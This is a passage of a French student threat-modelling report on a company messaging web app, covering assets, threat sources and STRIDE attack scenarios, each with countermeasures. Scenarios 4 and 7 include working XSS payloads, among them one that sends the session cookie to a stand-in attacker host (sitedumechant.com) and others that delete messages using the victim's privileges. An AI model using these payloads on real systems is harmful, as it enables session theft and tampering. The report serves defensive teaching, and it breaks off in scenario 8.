

STI: Rapport étude de menaces

Due on Mardi, 16 janvier, 2018

Abraham Rubinstein

Lucie Steiner & Yann Mahmoudi

Contents

STI Rapport étude de menaces

Introduction

Ce rapport présente la deuxième partie du projet de Sécurité des Technologies Internet. Elle consiste en l'analyse et la sécurisation de l'application web réalisée lors de la première partie du projet. Dans un premier temps, une analyse des menaces a été effectuée, afin de mettre en évidence les différentes menaces et les éléments à sécuriser. Ensuite, les différentes contre-mesures présentées ont été implémentées afin de sécuriser l'application. Le but final est que l'application garde les mêmes fonctionnalités, mais présente moins de failles.

Description du système

Dans cette première partie, l'objectif est de rassembler toutes les informations sur le système qui pourraient être utiles pour identifier les menaces. Elle consiste principalement à savoir quels sont les objectifs du système, quels sont ses exigences en matière de sécurité et de quoi il est constitué.

Objectifs

Le système a pour objectif de permettre aux employés de communiquer entre eux en s'envoyant des messages. Cela contribue au bon fonctionnement de l'entreprise en permettant aux informations de circuler correctement. La qualité du système contribue à la réputation de l'entreprise du point de vue des employés. Plus le système est adéquat et solide, plus les employés comprennent que la société prend en compte leurs besoins. Hypothèses de sécurité Afin de garantir la sécurité, le système est uniquement utilisé par des employés de l'entreprise (aucune personne externe ne peut avoir un compte dessus). Les utilisateurs sont donc censés être créés par un administrateur. L'entreprise s'assure que les administrateurs sont des personnes de confiance.

Exigences

Informations des utilisateurs: Tout d'abord, aucune action ne doit être possible sans être authentifié. Les fonctionnalités liées à la gestion des utilisateurs doivent être réservées aux administrateurs. Ils devraient être les seuls à pouvoir créer un nouvel utilisateur, modifier les informations d'un utilisateur ou supprimer un utilisateur. Ils devraient également être les seuls à pouvoir consulter les informations des utilisateurs. Les mots de passe des utilisateurs ne doivent pas être accessibles, même par un administrateur.

Messages: Les messages reçus par les autres utilisateurs ne doivent pas pouvoir être consultés, modifiés ou supprimés. Un utilisateur ne doit pas pouvoir modifier ou supprimer (de la base de données) un message après l'avoir envoyé. Il ne doit pas être possible d'envoyer des messages en se faisant passer pour un autre employé.

Finalement, le système doit pouvoir garantir une disponibilité d'au moins 99%. S'il est acceptable d'avoir des interruptions pour maintenance car le système sera principalement utilisé pendant les heures de bureau, il est important qu'il garantisse une certaine disponibilité afin de ne pas impacter le fonctionnement de l'entreprise.

Constituants

Les deux principaux éléments du système sont l'application et la base de données, qui contiennent les informations des utilisateurs et les messages.

Les utilisateurs du système peuvent avoir un des deux rôles suivants :

- **Employé:** est autorisé à lire, écrire et supprimer des messages.

- **Administrateur:** en plus de ce que peut faire un employé, est autorisé à gérer les utilisateurs (ajout, modification, suppression).

Les utilisateurs peuvent également être inactifs, peu importe leur rôle, ce qui signifie qu'ils ne peuvent plus avoir accès aux fonctionnalités de l'application.

Enumération des actifs

Cette partie est essentielle pour savoir ce qui devra être protégé.

On peut considérer principalement trois actifs : les messages, les données des utilisateurs et l'infrastructure elle-même.

Messages

Les aspects à protéger sont :

- L'intégrité
- La confidentialité
- La disponibilité

Un incident pourrait résulter en :

- une perte de confiance en l'entreprise de la part des employés
- un dysfonctionnement partiel de l'entreprise

Données

Actuellement les seules données stockées sont les login/password, mais dans la réalité d'autres informations pourraient être ajoutés.

Les aspects à protéger sont :

- La confidentialité
- L'intégrité

Un incident pourrait résulter en :

- Une perte de confiance en l'entreprise de la part des employés
- Une perte d'argent pour l'entreprise (amende pour ne pas avoir protégé les données)

Infrastructure


L'aspect à protéger est :

- La disponibilité

Un incident pourrait résulter en :

- Un grand dysfonctionnement de l'entreprise

Data Flow Diagram



Périmètre de sécurisation

Afin de pouvoir sélectionner les éléments à sécuriser, nous avons établi une liste de priorités des différentes menaces. Les menaces se trouvant en haut de la liste sont celles que l'on veut éviter à tout prix, et c'est donc ces éléments qui devront être sécurisés en premier:

1. **Accès à la zone admin :** Cela permettrait d'ajouter/de modifier ou de supprimer des utilisateurs , ce qui est un gros problème. Le login doit donc être sécurisé au maximum. Il est aussi important de rechercher les failles qui permettraient d'y accéder autrement que par le login.
2. **Accès au message des autres utilisateurs :** Pour garantir la confidentialité, il faut être sûr d'avoir identifié toutes les failles qui pourraient permettre d'y accéder.
3. **Message forgés :** S'il est possible de modifier l'expéditeur d'un message, cela pose un gros problème de confiance et d'authenticité.
4. **Modification/suppression des messages après envoi :** Egalement problématique, car cela peut nuire à la bonne communication dans l'entreprise.
5. **Récupération des mots de passe:** Comme cela nécessiterait d'abord de voler les hash, puis de retrouver les mots de passe correspondant, cette menace peut être évaluée plus tard.

Sources de menaces

Dans cette partie, les différents types de personnes qui pourraient potentiellement tenter de porter atteinte au système sont énumérées. Leurs motivations, leur cible et la potentialité qu'ils attaquent réellement le système sont également présentés.

Employés / utilisateurs malins

Motivation : vengeance, espionnage industriel, curiosité

Cible : messages des autres utilisateurs

Potentialité : haute

Concurrent

Motivation : espionnage industriel

Cible : Les messages présents dans la base de données (secrets industriels)

Potentialité : Moyenne

Hackers, script-kiddies

Motivation : défi, ego, s'amuser

Cible : Tout le système

Potentialité : Moyenne

Cybercrime

Motivation : financières

Cible : Informations des utilisateurs, spam/phishing

Potentialité : Moyenne

Scénarios d'attaques

Cette partie du rapport présente tout d'abord la méthode de catégorisation STRIDE qui sera utilisée, puis les différents scénarios d'attaque qui ont été imaginés. Chacun de ces scénarios contient des informations permettant de lui attribuer une priorité, ou simplement de le catégoriser comme l'impact que l'attaque aurait, les sources de menace, leurs motivations, les éléments attaqués et les failles permettant l'attaque. Les scénarios sont ensuite décrits en détail avec, pour certains, une petite démonstration de l'attaque. Les contre-mesures sont ensuite nommées. Elles seront décrites plus en détail dans le chapitre suivant.

STRIDE

La méthode de catégorisation STRIDE permet d'identifier le but des attaquants pour une menace donnée. STRIDE signifie:

- Spoofing
- Tampering
- Repudiation
- Information Disclosure
- Denial of Service
- Elevation of Privilege

Cela permet également de savoir comment contrer les menaces, chaque catégorie ayant un type de contrôle de sécurité associé:

- Spoofing -> Authentication
- Tampering -> Integrity
- Repudiation -> Non-Repudiation
- Information Disclosure -> Confidentiality
- Denial of Service -> Availability
- Elevation of Privilege -> Authorization

De manière générale, cela permet de catégoriser les menaces afin d'avoir une meilleure vue d'ensemble.

Scénario 1 : Guessing de mot de passe

Etant donné qu'il est nécessaire d'être authentifié pour avoir accès aux fonctionnalités de l'application, ce scénario est une première étape permettant ensuite de pouvoir lancer d'autres attaques. Les scénarios 2 et 3 présentent d'autres manières de s'authentifier illégalement.

Catégorie STRIDE: S (Spoofing)

Impact: Haut (permet d'effectuer d'autres attaques)

Source de menace: Hacker, Cybercrime, Concurrents, Employés

Motivations:

- Pour les hackers, cela peut être un défi en soi ou un moyen d'accéder à plus de défis.
- Pour des cybercriminels ou des concurrents, l'intérêt est d'avoir accès au système de messagerie.
- Pour les employés, le but peut être de se faire passer pour quelqu'un d'autre, de lire les messages de quelqu'un d'autre ou d'utiliser des fonctionnalités réservées aux administrateurs.

Element(s) du système attaqué: Informations des utilisateurs (login/password)

Faible(s) permettant l'attaque: * Aucune vérification sur les mots de passe choisis * Mots de passe définis par l'admin

Scénario d'attaque:

Lorsqu'on crée un utilisateur ou que l'on change son mot de passe, il n'est pas demandé de fournir un nombre minimum de caractères ou d'utiliser des chiffres et des signes de ponctuation. Il n'y a pas non plus d'avertissement rappelant à l'utilisateur de ne pas choisir un mot de passe trop simple. Il est donc fort possible qu'un grand nombre d'utilisateur choisissent comme mot de passe leur login ou quelque chose comme 1234. Dans la situation actuelle, tester les mots de passe suivants permet d'accéder à tous les comptes : - Login (p. ex : admin ou lucie) - 1234 - 12345678 - Abcd Une autre faiblesse actuelle est que seuls les administrateurs peuvent créer des nouveaux utilisateurs. L'avantage est que cela empêche des personnes externes de se créer un compte, mais l'inconvénient est que les administrateurs doivent mettre un mot de passe par défaut, que les utilisateurs sont censés modifier par la suite. Dans la réalité, le mot de passe par défaut sera souvent quelque chose de simple, pour simplifier la tâche à l'administrateur. Il peut s'agir par exemple du login, du nom de famille, ou d'une combinaison du prénom et du nom de famille. En ajoutant à ça le fait que plusieurs utilisateurs ne changeront pas très rapidement, voir jamais, tenter différentes combinaisons basées sur le nom des employés peut donner beaucoup de résultats. Les employés de l'entreprise sont ceux qui peuvent le mieux exploiter cette faiblesse, étant donné qu'ils connaissent la logique de choix des mots de passe.

Contre-mesures:

- Forcer les utilisateurs à choisir un mot de passe fort (au moins 8 caractères, lettres et chiffres, maj/min)
- Ajouter une recommandation (" Le mot de passe ne doit pas contenir votre login, votre nom ou prénom, le nom de l'entreprise ou de l'application. Si possible, choisissez un mot de passe qui n'a pas de sens. ")
- Pour les administrateurs : Générer un mot de passe aléatoire pour les nouveaux utilisateurs et le leur communiquer de manière sécurisée.

Scénario 2 : Brute force de mot de passe

Cette attaque permet, comme la précédente, d'accéder aux fonctionnalités de l'application, mais elle demande plus de compétences.

Catégorie: S (Spoofing)

Impact: Haut (permet d'effectuer d'autres attaques)

Source de menace: Hackers, Concurrents, Cybercrime. Les employés peuvent également être une source de menace s'ils ont plus de compétences qu'un utilisateur standard.

Motivations: * Pour les hackers, cela peut être un défi en soi ou un moyen d'accéder à plus de défis. * Pour des cybercriminels ou des concurrents, l'intérêt est d'avoir accès au système de messagerie. * Pour les employés, le but peut être de se faire passer pour quelqu'un d'autre, de lire les messages de quelqu'un d'autre ou d'utiliser des fonctionnalités réservées aux administrateurs.

Element(s) du système attaqué: Informations des utilisateurs (login/password)

Faible(s) permettant l'attaque:

- Une tentative de login prend très peu de temps, il est donc possible d'en faire beaucoup très rapidement.
- Le nombre de tentatives n'est pas limité.
- Le login est fait en une seule étape, très simple à automatiser.

Scénario d'attaque:

Une personne malveillante peut utiliser un outil pour tenter de se connecter en testant un grand nombre de combinaisons de caractères avec un outil approprié. Le fait que le nombre de tentatives ne soit pas limité et que le processus de login est très simple permet de faire cette attaque facilement.

Ici, la puissance de cette attaque est renforcée par les failles présentées dans le scénario précédent. Plus les mots de passe sont longs, plus le bruteforce prendra de temps.

Contre-mesures:

- Limiter le nombre de tentatives par adresse IP

Scénario 3: Vol de mot de passe (interception)

Comme dans les scénarios précédents, cette attaque permet de se connecter à l'application.

Catégorie: S (Spoofing)

Impact: Haut (permet d'autres attaques)

Source de menace: Employés capables d'utiliser Wireshark ou autres personnes ayant accès au réseau interne de l'entreprise.

Motivations:

- Pour les employés, le but peut être de se faire passer pour quelqu'un d'autre, de lire les messages de quelqu'un d'autre ou d'utiliser des fonctionnalités réservées aux administrateurs.
- Pour des cybercriminels ou des concurrents, l'intérêt est d'avoir accès au système de messagerie.

Element(s) du système attaqué: Informations des utilisateurs (login/password)

Faible(s) permettant l'attaque:

- La page de login utilise http pour envoyer les requêtes qui contiennent les login/mot de passe de l'utilisateur.

Scénario d'attaque:

Les informations de login transitent en clair sur le réseau. Lorsqu'un utilisateur se connecte à son compte, une autre personne sur le même réseau peut sniffer le trafic et trouver le mot de passe de cet utilisateur en clair. L'outil *Wireshark* peut être utilisé dans ce but.

Contre-mesures:

- Utiliser SSL/TLS pour sécuriser la page de login.

Scénario 4 : Vol de session

Cette attaque permet d'utiliser la session d'un autre utilisateur mais contient plus d'étapes que les scénarios précédents. Elle nécessite notamment d'être déjà connecté à l'application.

Catégorie: S (Spoofing), E (Elevation of privilege)

Impact: Haut (permet d'autres attaques)

Source de menace: Hackers, Concurrents, Employés avec suffisamment de compétences

Motivations:

- Pour les hackers, cela constitue un deuxième défi après s'être connecté au site, qui le permet de devenir admin.
- Pour les concurrents, cela permet de voler la session d'un administrateur et de lire ses messages, mais ce n'est pas très discret.
- Pour les employés, cela peut leur permettre d'accéder à des fonctionnalités réservées aux administrateurs (en prenant beaucoup de risques). Cela peut aussi leur permettre de se faire passer pour quelqu'un d'autre et de lire leurs messages.

Element(s) du système attaqué: Utilisateurs, messages des utilisateurs, et potentiellement les informations des utilisateurs.

Faible(s) permettant l'attaque:

- Cross-site scripting (XSS) possible dans la fonction d'écriture de messages.
- Cookies de session PHP utilisées avec la configuration de base.

Scénario d'attaque:

Il s'agit ici d'exploiter la faille XSS en envoyant un message à un autre utilisateur et en y introduisant le code qui nous permettra de voler sa session. Du code javascript peut simplement être placé dans le sujet ou le corps d'un message:

[← Return to messages](#)

New message

To:

admin

Title:


Bonjour

Message:

Comment allez vous aujourd'hui?
|
<script>alert('Oh mon Dieu, une faille XSS!');</script>

[Send](#)

On voit que la faille XSS est présente car lorsque le destinataire ouvre le message, il obtient le résultat suivant:



Il s'agit ensuite d'utiliser cette faille pour récupérer le cookie de l'administrateur. Avec Javascript, un cookie peut être affiché d'une manière très simple:

[← Return to messages](#)

New message

To:

admin

Title:

Bonjour


Message:

Comment allez-vous aujourd'hui?

`<script>alert(document.cookie);</script>`

[Send](#)

Comme on le voit, lorsque l'utilisateur ouvre ce message, son cookie est affiché:



Finalement, l'attaquant n'a qu'à envoyer ce cookie sur une page qu'il contrôle afin de l'afficher. Cela peut être fait avec une ligne de javascript:

[← Return to messages](#)

New message

To:

admin

Title:

Bonjour

Message:

`<script>document.location="http://sitedumechant.com/hack.php?cookie=" + document.cookie;</script>`

Send

Comme on le voit, lorsque l'administrateur ouvre le message, il effectuera automatiquement la requête suivante:

← sitedumechant.com/hack.php?cookie=PHPSESSID=69mj3vebp4emsqdc6o673msk51

L'attaquant aura donc reçu la requête contenant le cookie de l'administrateur. Il n'aura donc ensuite plus qu'à remplacer la valeur de son propre cookie par celle du cookie de l'administrateur et il aura accès à sa session. Evidemment, un bon attaquant, fera en sorte que l'administrateur ne se rende pas compte que cette requête a été envoyée, mais nous ne rentrerons pas dans ces détails ici.

Le fait que le cookie de l'administrateur puisse être utilisé aussi facilement une fois récupéré vient du fait que les cookies de session PHP sont ici utilisés avec leur configuration de base. Ils ne sont donc jamais modifiés avant la fin de la session et il est possible de fournir un identifiant de session sans qu'il ait été initialisé.

Contre-mesures:

- Contrôler le contenu des champs "Sujet" et "Message", pour empêcher l'injection de code.
- Refuser les id de session qui n'ont pas été initialisés avant (strict mode, seulement disponible à partir de PHP 5.5.2).
- Régénérer l'id de session régulièrement (par exemple, lorsqu'un utilisateur se connecte).

Scénario 5 : Mapping de l'application

Cette attaque ne permet aucune action directe, mais elle permet d'avoir accès à des informations qui devraient être cachées.

Catégorie: I (Information disclosure)

Impact: bas

Source de menace: Hackers, Concurrents, Cybercrime

Motivations:

- Pour tous, c'est un moyen de savoir quels fichiers existent sur le site, pour prévoir une autre attaque. Ce scénario est surtout intéressant pour les personnes externes à l'entreprise, ne connaissant pas le contenu du site.

Element(s) du système attaqué:

- Architecture de l'application

Faible(s) permettant l'attaque:

- Répertoires accessibles

Scénario d'attaque:

Il suffit d'entrer la bonne URL pour accéder directement à la liste de fichiers contenus dans les différents répertoires. Cela fonctionne avec les URL suivants:

- localhost/includes
- localhost/models
- localhost/utills
- localhost/views

Lorsque l'on entre une de ces URL, on obtient le résultat suivant:

Index of /views

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	
 create_user.php	2017-10-24 09:43	4.5K	
 edit_user.php	2017-10-25 11:05	4.6K	
 login.php	2017-10-22 10:53	2.3K	
 message_detail.php	2017-10-24 09:43	3.9K	
 messages.php	2017-10-24 09:44	3.5K	
 profile.php	2017-10-24 09:44	3.9K	
 users.php	2017-10-25 11:04	2.9K	
 write_message.php	2017-10-24 09:45	3.8K	

Les autres dossiers, contenant des fichiers définissant l'aspect du site (css, js, vendor) sont également accessibles.

L'attaquant peut ensuite utiliser ces éléments pour se représenter l'architecture du site, et voir quels éléments il aimerait attaquer.

Contre-mesures:

- Ajouter un fichier index.php à la racine des dossiers qui ne doivent pas être accessibles, contenant une redirection vers une autre page.

Scénario 6 : Hameçonnage

Ce scénario nécessite d'être déjà connecté à l'application.

Catégorie: S (Spoofing), I (Information Disclosure)

Impact: moyen (dépend du niveau d'information des employés)

Source de menace: Cybercriminels

Motivations:

- Leurs motivations sont principalement financières, le but est d'obtenir des informations qu'ils pourront revendre ou utiliser pour obtenir de l'argent.

Element(s) du système attaqué: Les utilisateurs, leur informations de connexion ou autre (en fonction de l'objectif de l'attaquant)

Faible(s) permettant l'attaque:

- Cross-site scripting (XSS) lors de l'écriture des messages
- Bêtise des utilisateurs

Scénario d'attaque:

En utilisant la faille XSS comme cela a été décrit dans le scénario 4, un attaquant peut ajouter du code dans un message dans le but d'afficher à celui qui l'ouvrira une fenêtre lui demandant d'entrer certaines informations (informations de connexion, numéro de carte de crédit ou autre). Plus la fenêtre affichée est crédible, plus l'utilisateur sera susceptible d'y croire et de donner des informations personnelles.

Contre-mesures:

- Contrôler le contenu des champs "Sujet" et "Message", pour empêcher l'injection de code.
- Informer les employés pour leur permettre de reconnaître ce genre d'attaques.

Scénario 7 : Suppression de messages envoyés

Ce scénario nécessite d'être déjà connecté à l'application.

Catégorie: R (Repudiation) / T (Tampering) / E (Elevation of privilege)

Impact: bas si utilisé de façon isolée, moyen si utilisé de manière intensive (voir scénario 9)

Source de menace: Employés avec suffisamment de compétences

Motivations:

- Faire en sorte que le destinataire ne voie pas le message qu'on lui a envoyé (pour des raisons diverses).


Element(s) du système attaqué: La base de données, plus précisément les messages stockés dedans.

Faible(s) permettant l'attaque:

- Cross-site scripting (XSS) lors de l'écriture de messages.

Scénario d'attaque:

Imaginons que deux employés utilisent le site de messagerie de l'entreprise pour discuter d'une affaire illégale. Accidentellement, l'un des deux envoie un message concernant cette affaire à leur patron. Il doit donc trouver un moyen de le supprimer avant que son patron ne découvre leur affaire et les vires.



L'employé en question peut supprimer ce message en envoyant un second message au patron qui contient du code. Le code en question sera exécuté du côté du patron et utilisera le fait que seul le destinataire d'un message est autorisé à le supprimer. Ce code utilise donc les privilèges du patron pour supprimer le premier message. Le message que l'employé enverra à son patron pourrait être le suivant:

[← Return to messages](#)

New message

To:

Title:


Message:

```
<script>document.location="./utils/delete_message.php?msg=37";</script>
```

Send

Note: On part ici du principe que l'utilisateur a un moyen de connaître l'id des messages qu'il envoie. Comme l'id des messages est simplement incrémenté, il peut s'envoyer un message à lui-même et en déduire l'id du prochain message.

Lorsque le patron l'ouvre, il sera redirigé vers la page de suppression de message, puis de nouveau vers sa messagerie, où le premier e-mail aura disparu:



Evidemment, ce n'est pas très discret, et le patron pourrait décider d'ouvrir d'abord le premier message. L'employé peut donc décider de mettre son code dans le sujet du message, qui sera directement affiché:

[← Return to messages](#)

New message

To:

admin

Title:

`<script>document.location="./utils/delete_message.php?msg=41";</script>`

Message:

Send

Cette fois le patron sera directement redirigé vers la page de suppression de messages en se connectant. Par contre, comme il sera par la suite redirigé vers sa messagerie, l'employé doit également supprimer le message contenant le code pour éviter une boucle infinie de redirection. Le message suivant devrait faire l'affaire:

[← Return to messages](#)

New message

To:

admin

Title:

location="./utils/delete_message.php?msg=44";document.location="./utils/delete_message.php?msg=43";</script>

Message:

Send

Lorsque le patron ouvre sa messagerie, voici ce qu'il obtient:

STI

[Messages](#)
[My Profile](#)
[Manage users](#)

Messages

[+ New message](#)

2018-01-14 15:02:50

lucie
Bonjour

[↩](#) [↗](#) [✕](#)

2018-01-14 14:56:46

lucie
Bonjour

[↩](#) [↗](#) [✕](#)

Les deux messages suspects ont disparu.

Contre-mesures:

- Contrôler le contenu des champs "Sujet" et "Message", pour empêcher l'injection de code.

Scénario 8 : Ralentissement de l'application

Ce scénario nécessite d'être déjà connecté à l'application.

Catégorie: D (Denial of Service)

Impact: moyen

Source de menace: Employé avec des compétences suffisantes, Hackers, Concurrent

Motivations:

- Pour les employés, le but peut être d'embêter un autre employé.
- Pour un hacker, il peut s'agir d'un défi.

- Pour les concurrents, cela peut être un moyen de perturber la communication dans l'entreprise.


Element(s) du système attaqué: Disponibilité de l'application (pour un utilisateur)

Faible(s) permettant l'attaque:

- Cross-site scripting (XSS) sur la page d'écriture de message.

Scénario d'attaque:

Nous avons vu dans le scénario précédent comment il était possible de faire une boucle infinie de redirection. Il suffit donc de réutiliser le même principe, par exemple en écrivant le message suivant:



← Return to messages

New message

To:

admin

